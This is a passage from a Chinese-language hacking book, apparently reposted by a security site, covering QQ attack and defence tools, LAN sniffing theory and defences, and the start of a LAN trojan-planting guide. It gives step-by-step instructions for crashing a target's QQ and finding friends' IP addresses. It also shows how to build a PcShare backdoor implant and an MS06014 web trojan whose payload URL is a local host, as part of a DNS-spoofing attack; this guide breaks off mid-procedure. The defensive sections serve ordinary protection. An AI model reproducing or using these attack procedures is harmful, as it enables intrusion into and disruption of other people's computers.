如果对方的QQ打了补丁或者升级，则同样输入对应的IP地址和开放端口号，然后单击【不杀不解民愤】按钮，这样一来，就会使对方的QQ自动关闭，严重的可能导致对方很长一段时间无法登录QQ。




10.2.4 QQ狙击手

QQ狙击手是一款探测IP能力很强的软件，它能够探测对方、腾讯服务器及腾讯广告服务器代理的IP地址和端口，它也可以作为其他攻击软件的“助手”。QQ狙击手的具体操作步骤如下。


步骤1：启动QQ狙击手

下载QQ狙击手后将其安装到本地计算机中，双击桌面上对应的快捷图标。



步骤2：单击【浏览】按钮

打开QQ狙击手主界面，在“指定QQ执行文件”文本框右侧单击【浏览】按钮。



步骤3：选择QQ的执行文件

❶ 弹出“请指定QQ的执行文件”对话框，在“查找范围”下拉列表中选择QQ安装的位置。

❷ 接着在列表框中选中QQ的执行文件并双击。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤4：单击【启动QQ】按钮

返回主界面中，此时可在“指定QQ执行文件”文本框中看见QQ的安装目录，其他选项保持默认，单击【启动QQ】按钮。



步骤5：输入QQ账号和密码


❶ 弹出QQ用户登录框，输入正确的QQ账号和密码。

❷ 输入完毕后单击【登录】按钮。




步骤6：查看好友的IP地址

登录成功后双击任一好友的头像，打开对应的聊天窗口，此时可在聊天窗口中看见对方的IP地址。




步骤7：单击【其他工具】按钮

除了查看好友的IP地址之外，QQ狙击手还提供了其他的功能，单击主界面左侧的【其他工具】按钮。



步骤8：选择Flash Online

此时可看见QQ狙击手的其他工具，如IP助手、Flash Online等，单击Flash Online选项。



步骤9：开始Flash Online

弹出Flash Online对话框，显示了该功能的详细信息，单击【开始】按钮即可使用该功能 。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

10.3 QQ安全防范

关键字
安全、QQ密码防盗专家、QQ密保

视频学习 光盘\第10章 QQ攻防实战\10-3 QQ安全防范

难度水平 ◆◆◆◇◇


随着QQ功能的日益强大，使用QQ的人也越来越多，对于一部分人来说，丢失QQ不仅是丢掉了一个重要的聊天工具，同时还有可能丢失好友的联系方式和网上财产（Q币），因此用户需要做好QQ的安全防范。

10.3.1 QQ密码防盗专家

QQ密码防盗专家是一款纯绿色软件，它能够有效地拦截QQ盗号木马，以不变应万变打击所有QQ盗密软件（后台监控QQ窗口、后台记录吉安帕、伪装QQ登录界面三大类QQ盗密软件），确保用户的QQ不再丢失。

步骤1：启动QQ密码防盗专家

下载QQ密码防盗专家后将其安装到本地计算机中，在桌面上双击对应的快捷图标，启动QQ密码防盗专家。



步骤2：输入QQ变动标题

❶ 打开QQ密码防盗专家主界面，在“主窗体”选项卡下输入QQ变动标题。

❷ 输入完毕后在下方设置QQ变动标题的间隔时间。




提示：使用【Ctrl+F6】组合键打开QQ密码防盗专家主界面

用户双击桌面上对应的快捷图标后，有时候可能无法打开QQ密码防盗专家主界面，此时可按下【Ctrl+F6】组合键即可打开其主界面。

步骤3：继续设置

继续设置，勾选除最后一个之外的所有复选框。如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤4：单击【保存】按钮

勾选完毕后单击主界面右侧的【保存】按钮。



步骤5：保存成功

弹出“QQ密码防盗专家”对话框，提示用户已经保存，直接单击【确定】按钮。



步骤6：查看设置后的显示效果

双击桌面上的“腾讯QQ”快捷图标，弹出QQ登录框，此时可看见登录框的标题栏发生了变化，即设置成功。



提示：QQ密码防盗专家的实时保护功能

QQ密码防盗专家运行之后便可自动查杀各种最新的QQ病毒及QQ木马程序（如QQ杀手、QQ轻松盗、QQ黑眼睛、QQ密码使者等）。只要QQ密码防盗专家处于运行状态，它就能够实时保护用户QQ的安全。

10.3.2 防范QQ信息攻击

QQ信息攻击大多数是陌生人向自己发送大量的信息，以至于疲于应付，从而造成一系列的严重后果，因此用户可在QQ中设置拒绝陌生人的消息，以防范QQ信息攻击。

步骤1：单击“安全和隐私”命令

❶ 登录QQ后单击主界面底部的【主菜单】按钮。

❷ 接着在弹出的菜单中依次单击“系统设置>安全和隐私”命令。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤2：不接收陌生人的任何临时消息

❶ 弹出“系统设置”对话框，单击左侧的“防骚扰设置”选项。


❷ 接着在“陌生人消息”选项组中勾选“不接收任何临时会话消息”复选框。



步骤3：选择适合自己的验证方式

❶ 单击左侧的“身份验证”选项。

❷ 接着在右侧的“请选择适合您的验证方式”选项组中选择验证方式，例如单击选中“需要验证信息”单选按钮。



10.3.3 申请QQ密码保护

用户成功申请一个QQ号码之后系统都会提示用户立即设置QQ密码保护，QQ密码保护能够保证QQ账号不丢失，如果QQ被他人盗取后，用户可直接使用QQ密码保护找回QQ并重新设置QQ密码。

步骤1：单击“申请密码保护”命令


❶ 登录QQ后单击底部的【主菜单】按钮。

❷ 在弹出的菜单中依次单击“安全中心>申请密码保护”命令。



步骤2：单击【现在升级】按钮

打开“QQ安全中心”页面，此时可看见该QQ账号的“密保状态”为“无密码保护”，单击【现在升级】按钮。



步骤3：填写账号基本资料

❶ 打开“账号基本资料”页面，输入真实姓名、用过的密码和验证码。

❷ 输入完毕后单击【下一步】按钮。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤4：设置密保问题和密保手机

❶ 打开“设置密保问题和密保手机”页面，设置自己易记忆的密保问题，输入手机号码。


❷ 输入完毕后单击【下一步】按钮。



步骤5：回答前面设定的密保问题


❶ 跳转至新的页面，此时需要在页面中回答前面设定的密保问题。

❷ 输入完毕后单击【完成】按钮。



步骤6：成功提交申请

执行上一步操作之后，此时可在页面中看见“您已提交升级申请”信息，请耐心等待，工作人员会在4个小时内处理完毕。



知识进阶：QQ登录信息清除

用过QQ的用户都知道，QQ聊天软件具有记忆QQ账号的功能，只要是在该电脑上登录成功的QQ，其账号都会被记录在QQ登录框中。虽然这种记忆方式为用户提供了方便，直接输入密码便可登录，但是也存在一定的安全问题。一旦不法分子获取了QQ账号，他们便会采用各种不同的手段来破解您的密码，如果您的QQ账号没有设置密码保护，那就非常危险了。因此，为了防止不法分子获取自己的QQ账号，尤其是经常喜欢在网吧登录QQ的用户需要注意，在关闭QQ之后，不要忘记清除掉自己QQ所对应的登录信息。

光盘	光盘/第10章 QQ攻防实战/10-4 QQ登录信息清除


❶ 打开QQ登录框，单击账号右侧的下三角按钮，接着在弹出的下拉列表中选中要删除登录信息的QQ账号，单击右侧的按钮，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


❷ 弹出“删除账号”对话框，单击选中“删除此账号的所有记录文件”单选按钮。然后单击【确定】按钮，如下图所示。




❸ 返回QQ登录框，此时可在“账号”下拉列表中看见删除后的显示效果，如下图所示。




❹ 按照QQ的安装目录打开对应的窗口，双击Users文件夹图标，如下图所示。



❺ 选中已删除的QQ账号对应的文件夹，按【Shift+Delete】组合键，如下图所示。



❻ 弹出“确认文件夹删除”对话框，直接单击【是】按钮确认删除，如右图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第11章

局域网攻防实战

要点导航

- 局域网监听的原理与防范
- 实现局域网挂马
- 局域网攻击与防范
- 无线局域网安全隐患





局域网（Local Area Network，LAN）是指在某一区域内由多台计算机互联成的计算机组。它可以实现文件管理、应用软件共享、打印机共享、工作组内的日程安排、电子邮件和传真通信服务等功能。这给用户带来了极大的方便，但同时也带来了潜在的威胁，一些不法分子会采取各种手段来监听或攻击局域网，可能是炫耀自己的技术或恶作剧，也可能是为了获取他人的隐私信息和重要资料。因此，处于局域网中的用户也要做好防范措施。

本章主要介绍了局域网监听的原理与防范，怎样在局域网中挂马，常见的局域网攻击工具使用方法，防范局域网攻击的有效措施，最后介绍了无限局域网存在的安全隐患。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

11.1 局域网监听的原理与防范

关键字
局域网监听、Ping、VLAN、加密

视频学习 无

难度水平 ◆◆◆◇◇

由于局域网采用的是广播的方式，而黑客就是抓住了这个特点，在广播域中监听所有的信息包，并分析信息包，进而获取局域网上传输的一些重要信息。事实上，很多黑客入侵时都把局域网扫描和侦听作为其最基本的步骤和手段，原因是想用这种方法获取其想要的密码等信息。因此，了解局域网监听技术的原理和防范措施就显得尤为重要。

11.1.1 局域网监听的原理

网络监听技术是提供给网络安全管理人员进行相关的管理，它可以用来监视网络的状态、数据流动以及网络上传输的信息等。当信息以明文的形式在网络上传输时，使用监听技术进行攻击并不是一件难事，只要将网络接口设置成监听模式，便可以源源不断地将网上传输的信息截获。网络监听可以在网上任何一个位置实施，例如局域网中的一台主机，网关上或远程网的调制解调器之间等。

在互联网中有很多使用以太网协议为标准的局域网，其工作方式是：将要发送的数据包发往连接在一起的所有主机，数据包中包含着接收数据包主机的正确地址（IP地址和物理地址），在接收到数据包的所有主机中，只有与数据包中目标地址一致的主机才能接收，其他的均丢失。但是如果该局域网中的任意一台主机工作在监听模式下，则无论数据包中的目标地址是什么，该主机都将接收网络中传送的数据包（当然只能监听经过自己网络接口的那些包）。

在使用以太网协议为标准的局域网中，两台主机（主机A与主机B）传输信息的流程如下图所示。



主机A将含有主机B的IP地址的数据包从TCP/IP协议中的IP层交给网络接口（数据链路层），而网络接口无法识别IP地址，因此网络接口为数据包增加了一部分以太网帧头的信息。在帧头中有两个域，分别为只有网络接口才能识别的源主机（主机A）和目的主机（主机B）物理地址，这是一个与IP地址相对应的48位地址。

传输数据时，包含物理地址的帧从网络接口发送到物理的线路上，当数字信号到达任意一台主机的网络接口时，正常情况下，网络接口读入数据帧，进行检查，如果数据帧中携带的物理地址是自己的或者是广播地址，则将数据帧交给上层协议软件，即IP层软件，否则就将这个帧丢弃。对于每一个到达网络接口的数据帧，都要进行这个过程。当主机B的网络接口识别数据包中对应的目标主机地址时，就会将数据帧交给IP层处理。

然而，如果目标主机（主机B）运行了监听程序时，主机B不再识别数据包中的目标主

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

机地址，直接接收这些数据帧并将其交给IP层协议软件处理。



除此之外，当与主机B连接在同一条电缆或集线器上的所有主机被逻辑地分为几个子网时，主机B还能接收到发向与自己不在同一子网（使用了不同的掩码、IP地址和网关）的主机的数据包。也就是说，在同一条物理信道上传输的所有信息都可以被接收到。



由于现在网络中使用的大部分协议都是很早设计的，许多协议的实现都是基于一种非常友好的、通信的双方充分信任的基础之上，许多信息以明文发送。因此，如果用户的账户名和口令等信息也以明文的方式在网上传输，而此时一个黑客或网络攻击者正在进行网络监听，只要具有初步的网络和TCP/IP协议知识，便能轻易地从监听到的信息中提取出感兴趣的部分。

11.1.2 局域网监听的检测与防范

由于处于监听状态的主机只是被动地接收在局域网上传输的信息，不主动地与其他主机交换信息，也没有修改在网上传输的数据包，因此这给局域网监听的判断造成了很大的困难。虽然如此，但是仍然可以采用一些有效的措施进行检测和防范。

1. 检测局域网监听

检测局域网监听有手动检测和使用工具检测两种方式，其中检测局域网监听的常用工具为antisniffer，有兴趣的用户可以自己动手试试，这里主要介绍手动检测局域网监听。

对于怀疑运行了监听程序的主机，用户可使用正确的IP地址和错误的物理地址ping它，运行监听程序的机器必然会有响应。这是因为没有运行监听程序的主机不会接收错误物理地址主机发送的数据包，但是处于监听状态的主机却能接收，如果它的IP stack不再反向检查的话，就会响应。

另外一种方法就是向局域网中发送大量错误物理地址的数据包，由于监听程序要分析和处理大量的数据包会占用很多的CPU资源，这将导致性能下降。因此可以通过比较前后该机器性能加以判断，但这种方法难度比较大。

2. 防范局域网监听

防范局域网监听的主要措施有4种，它们分别是从逻辑/物理上对网络分段、以交换式集线器替换共享式集线器、使用加密技术、划分VLAN（虚拟局域网）。

（1）从逻辑/物理上对网络分段

网络分段通常被认为是控制网络广播风暴的一种基本手段，但其实也是保证网络安全

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的一项措施。其目的是将非法用户与敏感的网络资源相互隔离，从而防止可能的非法监听。

（2）以交换式集线器替换共享式集线器

对局域网的中心交换机进行网络分段后，局域网监听的危险仍然存在。这是因为网络最终用户的接入往往是通过分支集线器而不是中心交换机，而使用最广泛的分支集线器通常是共享式集线器。这样，当用户与主机进行数据通信时，两台机器之间的数据包（称为单播包Unicast Packet）还是会被同一台集线器上的其他用户所监听。

因此，应该以交换式集线器代替共享式集线器，使单播包仅在两个节点之间传送，从而防止非法监听。当然，交换式集线器只能控制单播包，而无法控制广播包（Broadcast Packet）和多播包（Multicast Packet）。但广播包和多播包内的关键信息，要远远少于单播包。

（3）使用加密技术

将传输的数据经过加密后，虽然通过监听可以得到传送的信息，但打开后却显示的是乱码。使用加密技术的缺点是影响数据传输速度，而且如果使用一个较弱的加密术（对称性加解密技术）的话，则很容易被黑客破解。

（4）划分VLAN

运用VLAN技术，将以太网通信变为点到点通信，可以防止大部分基于网络监听的入侵。

11.2 实现局域网挂马

关键字
端口映射、局域网、DNS欺骗、网马

难度水平 ◆◆◆◆◇

视频学习 光盘\第11章 局域网攻防实战\11-2 实现局域网挂马

黑客对局域网的攻击方式有多种，比较常见的一种就是在局域网中挂上木马。在局域网中挂马常见的有两种方式：一种是利用ARP欺骗进行局域网挂马，另一种则是利用DNS欺骗进行局域网挂马。本节将会以利用DNS欺骗进行局域网挂马为例向读者进行介绍。

11.2.1 端口映射概述

端口映射其实就是常说的NAT地址转换的一种，其功能就是把在公网的地址转换为私有的地址，采用路由方式的ADSL宽带路由器拥有一个动态或固定的公网IP，ADSL直接接在HUB或交换机上，所有的电脑共享上网。

举一个日常生活中的例子来说明端口映射：你家住在某小区B栋2410室，朋友来找你，找到小区门口，不知道你住哪层哪号，就问守门的保安，保安很客气地告诉了他你家的详细门牌，所以朋友很轻松地找到了你家。这个过程就是外网访问内网通过端口映射的形象比喻。

处于局域网中的电脑如果要上互联网对外开放服务或者接收数据，都需要端口映射。常见的端口映射有动态和静态两种。

1. 动态端口映射

动态端口映射其实也就是NAT网关的工作方式。例如局域网中的一台电脑要访问新浪网站，它会向NAT网关发送数据包，数据包的包头中包括新浪网的IP、端口和本机IP、端口，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

NAT网关会把本机IP、端口替换成自己的公网IP和一个未使用的端口，并且会记下这个映射关系，为以后转发数据包使用。然后再把数据发给新浪网，新浪网接收到数据后做出反应，发送数据到NAT网关中那个未使用的端口，然后NAT网关将数据转发给局域网中的那台电脑，实现内网和公网的通信。流程如下图所示。



当该通信连接关闭时，NAT网关会释放分配给这条连接的端口，以便于以后继续使用该连接。

2. 静态端口映射

静态端口映射，就是在NAT网关上开放一个固定的端口，然后设定此端口收到的数据要转发给局域网中固定主机的IP和端口，不管有没有连接，这个映射关系都会一直存在。

提示：NAT

NAT，全称是Network Address Translation，中文译为网络地址转换，它属于接入广域网技术，是一种将私有（保留）地址转化为合法IP地址的转换技术，它被广泛应用于各种类型的Internet接入方式和各种类型的网络中。原因很简单，NAT不仅完美地解决了IP地址不足的问题，而且还能够有效地避免来自网络外部的攻击，隐藏并保护网络内部的计算机。

11.2.2 利用DNS欺骗在局域网中挂马

DNS域名欺骗，相信许多朋友都听说过，而且也经常会听到一些某某网站遭到DNS欺骗攻击，而导致网站不能被用户正常浏览，难道某某网站真的被入侵了吗?其实情况并不是这样的，他们的网站并没有真的被入侵，而是他们的域名被黑客所劫持，用户所浏览的网页变成了黑客所设计的页面。其实DNS欺骗并非只能在广域网里实现，而在局域网里也能够实现，并且更加容易些。


1. 配置PcShare和MS06014网马

要想利用DNS欺骗成功在局域网中挂马，其准备工具是必不可少的，首先需要准备PcShare远程控制软件和MS06014网马生成器。

PcShare是一款计算机远程控制软件，采用HTTP反向通信、屏幕数据线传输、驱动隐藏端口通信过程等技术，达到系统级别的隐藏；而MS06014网马生成器则是一款制作网马的软件。它们的使用方法如下所示。

步骤1：启动PcShare远程控制软件

下载PcShare后将其解压到本地计算机中，双击对应的快捷图标，启动PcShare远程控制软件。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤2：单击【生成客户】按钮

打开PcShare主界面窗口，在工具栏中单击【生成客户】按钮，如右图所示。



步骤3：设置被控制端执行程序

❶ 弹出“生成被控制端执行程序”对话框，在“控制端等待控制端连接的地址和端口”选项组中输入控制端（本机）的IP地址和端口，其他选项保持默认设置

❷ 设置完毕后单击【生成】按钮。



步骤4：设置被控制端执行程序的保存位置

❶ 弹出“另存为”对话框，在“保存在”下拉列表中选择被控制端执行程序的保存位置，例如选择E盘。


❷ 在“文件名”文本框中输入该程序的文件名。

❸ 输入完毕后单击【保存】按钮。



步骤5：查看生成的执行程序

打开E盘所对应的窗口，此时可看见生成的执行程序。



步骤6：启动MS06014网马生成器

在网络中下载MS06014网马生成器之后无须安装，直接双击对应的快捷图标，启动MS06014网马生成器。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤7：设置网马的地址

❶ 打开MS06014网马生成器主界面窗口，在“地址”文本框中输入对应的网址，例如输入http://192.168.1.113/123.exe。

❷ 输入完毕后单击【win/xp/sp2/】按钮。



步骤8：成功写入配置信息

弹出“提示”对话框，提示用户配置信息已经写入，单击【确定】按钮。



步骤9：查看生成的网马

此时可在桌面上看见生成的文件名为xp_sp2的网马。




步骤10：启动HTTP傻瓜服务器

在网络中下载HTTP傻瓜服务器之后无须安装，直接双击对应的快捷图标，启动HTTP傻瓜服务器。



步骤11：单击【浏览】按钮

打开HTTP傻瓜服务器主界面窗口，此时可看见默认的服务目录，单击右侧的【浏览】按钮重新选择服务目录。



步骤12：设置指定的目录

弹出Form2对话框，在E盘中新建一个与生成的xp_sp2网马同名的文件夹，然后在Form2对话框选中该文件夹，双击它。

